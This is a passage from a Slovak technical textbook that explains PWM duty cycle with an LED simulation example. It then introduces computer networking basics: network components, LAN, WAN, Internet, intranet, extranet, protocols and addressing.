Čas, počas ktorého nadobúda signál vyšiu úroveň napäťa  $U_M$ , nazývame šírka impulzu a označujeme  $t_i$ . Dôležitým parametrom periodického pravouhlého signálu je strieda signálu, ktorú označujeme písmenom  $D$ . Strieda je pomer medzi dĺžkou impulzu  $t_i$  a períodou  $T$  a často sa vyjadruje v percentánoch.


$$D = \frac{t_i}{T} \cdot 100 [\%]$$

**Vzorec 4.6**  
**Strieda signálu.**

Ak by sme pripojili paralelne k žiarovke voltmeter, ktorý meria efektívnu hodnotu napäťia, zistili by sme, že napätie na žiarovke je úmerné striede pravouhlého signálu a môže sa pohybovať od 0V až po napájacie napätie. Vyššia strieda signálu znamená vyššie napätie na žiarovke a naopak.


Samozrejme, že v praxi nebudeme výkon spotrebiča riadiť ručne stláčaním tlačidla, ale o pravouhlý priebeh napäťia na spotrebiči sa nám postará generátor PWM, ktorý generuje pravouhlý signál s pevnou frekvenciou a konštantnou amplitúdou, ale s nastaviteľnou striedou. Mnohé mikrokontroléry, ako aj napríklad ATmega328P, ktorý sa nachádza na vývojovej doske Arduino, obsahujú niekoľko generátorov PWM signálov, ktoré sú vyvedené na výstupné piny.

Pre demonštráciu PWM si ukážeme výsledky simulácie vytvorennej v simulačnom programe Multisim od spoločnosti National Instruments. Predstavte si, že máte pripojenú červenú LED cez predradný rezistor R k PWM výstupu mikrokontroléra ako je zakreslené na obrázku 4.28.



**Obrázok 4.28**  
**Riadenie LED pomocou PWM.**

PWM výstup je znázornený schematickou značkou generátora G pravouhlého signálu s výstupným napäťom  $u(t)$ . Aká bude efektívna hodnota napäťia  $U_D$  na LED, efektívna hodnota prúdu  $I$  tečúceho cez LED a výkon  $P_D$  na LED pri frekvencii pravouhlého signálu  $f=1\text{kHz}$ , amplitúde  $U_M=5\text{V}$  a striede  $D=25\%, 50\%$  a  $75\%$ ? Výsledky sú zobrazené na obrázku 4.29.




Obrázok 4.29

Striedy a napäťové úrovne.

Využitie PWM modulácie pre riadenie otáčok jednosmerného motora so sebou prináša dve nevýhody – elektromagnetické rušenie a hluk.

- **Elektromagnetické rušenie** – pokiaľ nie sú pri PWM použité vodiče s tienením, do okolia sa rozširuje elektromagnetické pole, ktoré môže pôsobiť ako rušivý signál pre okolité komunikačné systémy. To môže byť problém pri niektorých aplikáciách. Napríklad medicínske alebo letecké zariadenia majú prísne normy ohľadom generovania a šírenia rušivých signálov.
- **Hluk** – motorčeky, ktoré sú riadené PWM, môžu generovať vysoké frekvencie, ktoré pôsobia ako nežiadúci hluk.



# SIETE

5

Základy sietí  
Koncept LAN a WAN  
Diagnostické prístupy  
Prehľad IoT protokolov

## 5.1 Siete

---

Počítačová siet je prepojenie zariadení za účelom výmeny informácií. Jednotlivé zariadenia, ktoré sú do siete pripojené sa označujú ako uzly a sú prepojené dátovými linkami. Tieto linky môžu mať formu káblových médií alebo rádiovej komunikáciu ako je WiFi.

Cesta, ktorou správa prechádza zo zdroja do cieľa, môže byť jednoduchá vo forme jediného kabla, ktorý spája jeden počítač s iným. Naopak môže byť zložitá ako sieť, ktorá sa doslova rozpína naprieč celou zemeguľou. Sieť by mala poskytovať stabilný a spoľahlivý komunikačný kanál, cez ktorý sa môžu prenášať údaje medzi odosielateľom a príjemcom. To všetko bez ohľadu na ich geografickú vzdialenosť.

Sieťová infraštruktúra obsahuje tri kategórie sieťových komponentov:

- Koncové zariadenia
- Sprostredkovateľské zariadenia
- Sieťové médiá

### Koncové zariadenia

V bežných sieťových podmienkach sú to zariadenia ako počítače, VoIP telefóny, CCTV kamery, mobilné zariadenia. Tieto zariadenia môžu byť zdrojom (označované aj klient) alebo cieľom (označované aj ako server) sieťovej komunikácie. Pri takejto komunikácii sa za server zvyčajne považuje stanica, ktorá poskytuje služby. Klientom je stanica, ktorá si tieto služby vyžiadala.

V prípade IoT architektúry, môžu byť koncové zariadenia napríklad snímače pre snímanie fyzikálnych parametrov, prípadne inteligentné riadiace systémy, ktoré ovládajú motorčeky. Pri komunikácii je nevyhnutné vedieť, kto inicioval komunikáciu a kto je adresátom zasielaných údajov.

### Sprostredkovateľské zariadenia

Tieto zariadenia zabezpečujú komunikačné prepojenie medzi klientom a serverom. Keďže nie je možné všetky zariadenia prepojiť jedným káblom, na pozadí sú do siete zapojené sprostredkovateľské zariadenia. Zabezpečujú zapojenie koncových zariadení do sietí a prepojenie týchto sietí.

Za sprostredkovateľské zariadenia sú považované napríklad prepínač (switch), smerovač (router), brána (gateway), ale aj bezpečnostné zariadenia (firewall, proxy).

Okrem iného tieto zariadenia môžu poskytovať služby pre zaistenie bezpečnosti, kvality a stability spojenia, či v niektorých prípadoch aj zvýšenie rýchlosťi a zníženie zaťaženia siete.

### Sieťové média

Média predstavujú komunikačný kanál, cez ktorý sa prenášajú údaje od zdrojovej stanice k cieľovej stanici. V súčasnosti patria medzi najrozšírenejšie média metalické vedenia, optické vlákna a rádiová komunikácia.

Pri IoT zariadeniach, je pre výber sieťového média rozhodujúca napríklad vzdialenosť na akú sa majú dátá prenášať, prostredie v ktorom bude zariadenie fungovať a komunikovať, množstvo dát, ktoré budú odosielané a frekvencia odosielania a v neposlednom rade aj náklady pre realizáciu infraštruktúry.


Účelom sietí je umožniť prenos správ medzi rôznymi pripojenými zariadeniami. Siete je možné z pohľadu topológie kategorizovať ako:

- LAN - lokálna sieť
- WAN - rozsiahla sieť

Rastúci počet zariadení pripojených v sieti, ich rozmanitosť a odlišné požiadavky viedli k ďalšiemu vývoju v oblasti typov a architektúry sietí.

### **LAN**

Lokálna sieť (Local Area Network, LAN) je bežný typ siete, ktorá sa nachádza v domácnostiach a kanceláriách, malých podnikoch a veľkých podnikoch.



**Obrázok 5.1**  
**Sieť typu LAN.**

LAN je sieť počítačov a ďalších komponentov umiestnených relatívne blízko v obmedzenom priestore. Rôzne LAN sa môžu vo veľkosti lísiť. Môžu pozostávať iba z dvoch počítačov v domácej kancelárii alebo malom podniku, alebo môžu zahŕňať stovky počítačov vo veľkej firemnej kancelárii alebo vo viacerých budovách.

LAN poskytujú jej používateľom tieto základné funkcie:

- **Dáta a aplikácie** - používatelia navzájom pripojení prostredníctvom siete, môžu zdieľať súbory a dokonca aj aplikačné programy. To umožňuje ľahšie sprístupňovanie údajov a podporuje efektívnejšiu spoluprácu na projektoch.


- **Sieťové zdroje** - zdroje, ktoré sú zdieľané. V základnej konfigurácii siete, má k ním prístup každý, kto je pripojený v LAN. Možno zdieľať napríklad vstupné zariadenia, ako sú napríklad sieťové disky, a výstupné zariadenia, napríklad tlačiarne.
- **Komunikačná cesta k iným sietiam** - ak nie je zdroj dostupný lokálne, LAN prostredníctvom brány môže poskytnúť pripojenie k vzdialeným zdrojom - napríklad prístup na web.

## WAN

Rozsiahla sieť (Wide Area Network, WAN) je dátová komunikačná sieť, ktorá pokrýva pomerne širokú geografickú oblasť a ktorá často využíva prenosové zariadenia poskytované spoločnými poskytovateľmi, napríklad telekomunikačnými spoločnosťami.

Technológie WAN obvykle fungujú v troch nižších vrstvách referenčného modelu ISO OSI:

- fyzická vrstva,
- vrstva dátového spojenia,
- sieťová vrstva.



Obrázok 5.2  
Siet typu WAN.

Hlavné charakteristiky WAN sú:

- WAN prepájajú zariadenia umiestnené v rôznych geografických oblastiach,
- WAN používajú poskytovatelia telekomunikačných služieb,
- WAN používajú na komunikáciu rôzne typy sériových pripojení (zvyčajne majú nižšiu šírkú pásma ako LAN).

WAN sú nevyhnutné pre napĺňanie obchodných potrieb firmy. Ide napríklad o tieto požiadavky:


- schopnosť zdieľať údaje medzi ústredím a pobočkami,
- schopnosť zamestnancov na firemných cestách získať prístup k údajom sídlom v hlavnej kancelárii.

Z pohľadu domáceho používateľa má WAN sieť nasledujúci význam:

- poskytnutie prístupu k internetu,
- využívanie služieb ako internetové bankovníctvo, IP televízia, nakupovanie,
- štúdium a práca cez internet.

### **Internet**

Hoci existujú výhody pri používaní LAN alebo WAN, väčšina jednotlivcov potrebuje komunikovať so zdrojmi v inej sieti mimo lokálnej siete v domácnosti, areálu alebo organizácie. To sa robí pomocou internetu. Internet je sieť, ktorá prepája mnoho LAN a WAN po celom svete.



**Obrázok 5.3**  
**Internet.**

Zabezpečenie efektívnej komunikácie v rámci tejto rôznorodej infraštruktúry si vyžaduje uplatňovanie konzistentných a všeobecne uznávaných technológií a noriem, ako aj spoluprácu mnohých agentúr pre správu siete, telekomunikačných operátorov a podobne.

Existujú organizácie, ktoré boli vytvorené s cieľom pomôcť udržať štruktúru a štandardizáciu internetových protokolov a procesov. Medzi tieto organizácie patrí IETF, Internet Corporation pre pridelené mená a čísla (ICANN) a Internet Architecture Board (IAB), ako aj mnohé iné.

### **Intranet a Extranet**

Pri počítačových sietiach sa objavujú dva pojmy podobné internetu:

- intranet
- extranet

**Intranet** - termín, ktorý sa často používa na odkazovanie na súkromné spojenie LAN a WAN, ktoré patria do organizácie a je navrhnuté tak, aby boli prístupné iba členom organizácie, zamestnancom alebo iným, ktorí majú oprávnenie. Intranet je v podstate internet, ktorý je zvyčajne dostupný iba v rámci organizácie.

Organizácia môže na svojej intranetovej stránke uverejňovať internetové stránky o interných udalostiach, politikách zdravia a bezpečnosti, o informačných bulletinoch zamestnancov a telefónnych zoznamoch zamestnancov. Napríklad škola môže mať intranet, ktorý obsahuje informácie o rozvrhu hodín, on-line učebné osnovy a diskusné fóra. Intranety zvyčajne pomáhajú eliminovať papierovanie a zrýchľujú pracovné postupy. Intranet organizácie môže byť prístupný osobám pracujúcim mimo organizácie prostredníctvom zabezpečených pripojení k internej sieti.

**Extranet** - organizácia môže používať extranet na poskytovanie bezpečného prístupu jednotlivcom, ktorí pracujú pre partnerské organizácie, ale vyžadujú údaje o hlavnej spoločnosti.

Príklady extranetov zahŕňajú:

- spoločnosť poskytujúca prístup k externým dodávateľom,
- nemocnica poskytujúca rezervačný systém, aby mohli pre svojich pacientov online objednávať termíny vyšetrení,
- miestny úrad vzdelávania, ktorý poskytuje školské a personálne informácie školám vo svojom okrese.

## **5.2 Sieťová komunikácia**

---

Koncové zariadenie môže byť buď zdrojom, alebo cieľom správy prenesenej cez sieť. Úspešný prenos správy od odosielateľa k príjemcovi je pomerne komplexný proces. Základnou požiadavkou je, aby si obe strany vzájomne rozumeli. Musia používať rovnakú reč a dodržiavať pravidlá komunikácie. Takýto zoznam pravidiel a požiadaviek sa súhrnnne nazýva komunikačný protokol.

### **Komunikačný protokol**

Protokoly pomáhajú špecifikovať mnohé vlastnosti sieťovej komunikácie. Medzi dôležité vlastnosti a postupy, ktoré musia byť dodržiavané patria napríklad:

- detekcia základného fyzického spojenia (káblové, bezdrôtové),
- detekcia iných zariadení v sieti,
- nadviazanie komunikácie (takzvaný handshake),
- vyjednávanie o rôznych parametroch spojenia (rýchlosť, veľkosť okna, atď.),
- ako začať a ukončiť správu,

- ako formátovať správy,
- ako pracovať s poškodenými alebo nesprávne naformátovanými údajmi (oprava chýb),
- ako detegovať neočakávanú stratu spojenia,
- ako pokračovať v komunikácii po výpadku,
- ukončenie spojenia.

Dodržiavanie komunikačného protokolu uľahčuje prepojenie rôznych počítačových programov, systémov a zariadení. Štandardizácia a protokoly majú svoj význam. Napríklad v sieťovej infraštruktúre si musia všetky zariadenia rozumieť aby si dokázali vzájomne preposielat dát a takto poskytovať služby koncovým používateľom.

V prípade koncových zariadení, ako sú napríklad smart telefóny, to už neplatí. Výrobcovia často vytvárajú vlastnú implementáciu protokolu alebo istej funkcionality. Problém nastáva, ak majú komunikovať dve rôzne zariadenia od dvoch výrobcov. Napríklad prepojenie Apple telefónu s operačným systémom Windows je značne komplikované.

Podobne je to aj v prípade automobilov, kde každý výrobca automobilu má vlastný diagnostický systém. Aj napriek tomu, že sa používa štandardizovaný port pre pripojenie diagnostiky, čítanie dát z riadiacej jednotky je špecifické pre konkrétnego výrobcu.

### ***Posielanie dát***

Na rozlíšenie jedného koncového zariadenia od druhého je každé koncové zariadenie v sieti identifikované adresou.

Ked' koncové zariadenie spustí komunikáciu, použije adresu cieľového koncového zariadenia na určenie, kam má byť správa odoslaná. Funguje to podobne ako pošta alebo telefónna sieť. Ak chcete poslať správu kamarátovi, potrebujete poznať jeho poštovú adresu alebo telefónne číslo. Iba takto bude správa doručená správnemu adresátovi. V krátkosti sa o adresovaní v počítačových sietiach, pojednáva v podsekcii adresovanie.

V sieti sa ďalej objavujú takzvané sprostredkovateľské zariadenia (intermediary devices). Tieto zariadenia majú za úlohu určenie cesty, ktorou by sa mali správy prenášať cez sieť, aby boli doručené v čo najkratšom čase.

Pre doručovanie sa používajú adresy cieľového a koncového zariadenia spolu s informáciami o kvalite sietových prepojení. Zariadenia sa snažia počas preposielania informácií vybrať najkvalitnejšiu trasu, ktorá má najlepšie parametre(metriky).

Príklady bežnejších sprostredkovateľských zariadení sú:

- gateway (brána, router, proxy server, firewall),
- router (smerovač),
- switch (prepínač),
- access-point (bezdrôtový prístupový bod - ekvivalent bezdrôtového switchu).


## Paket

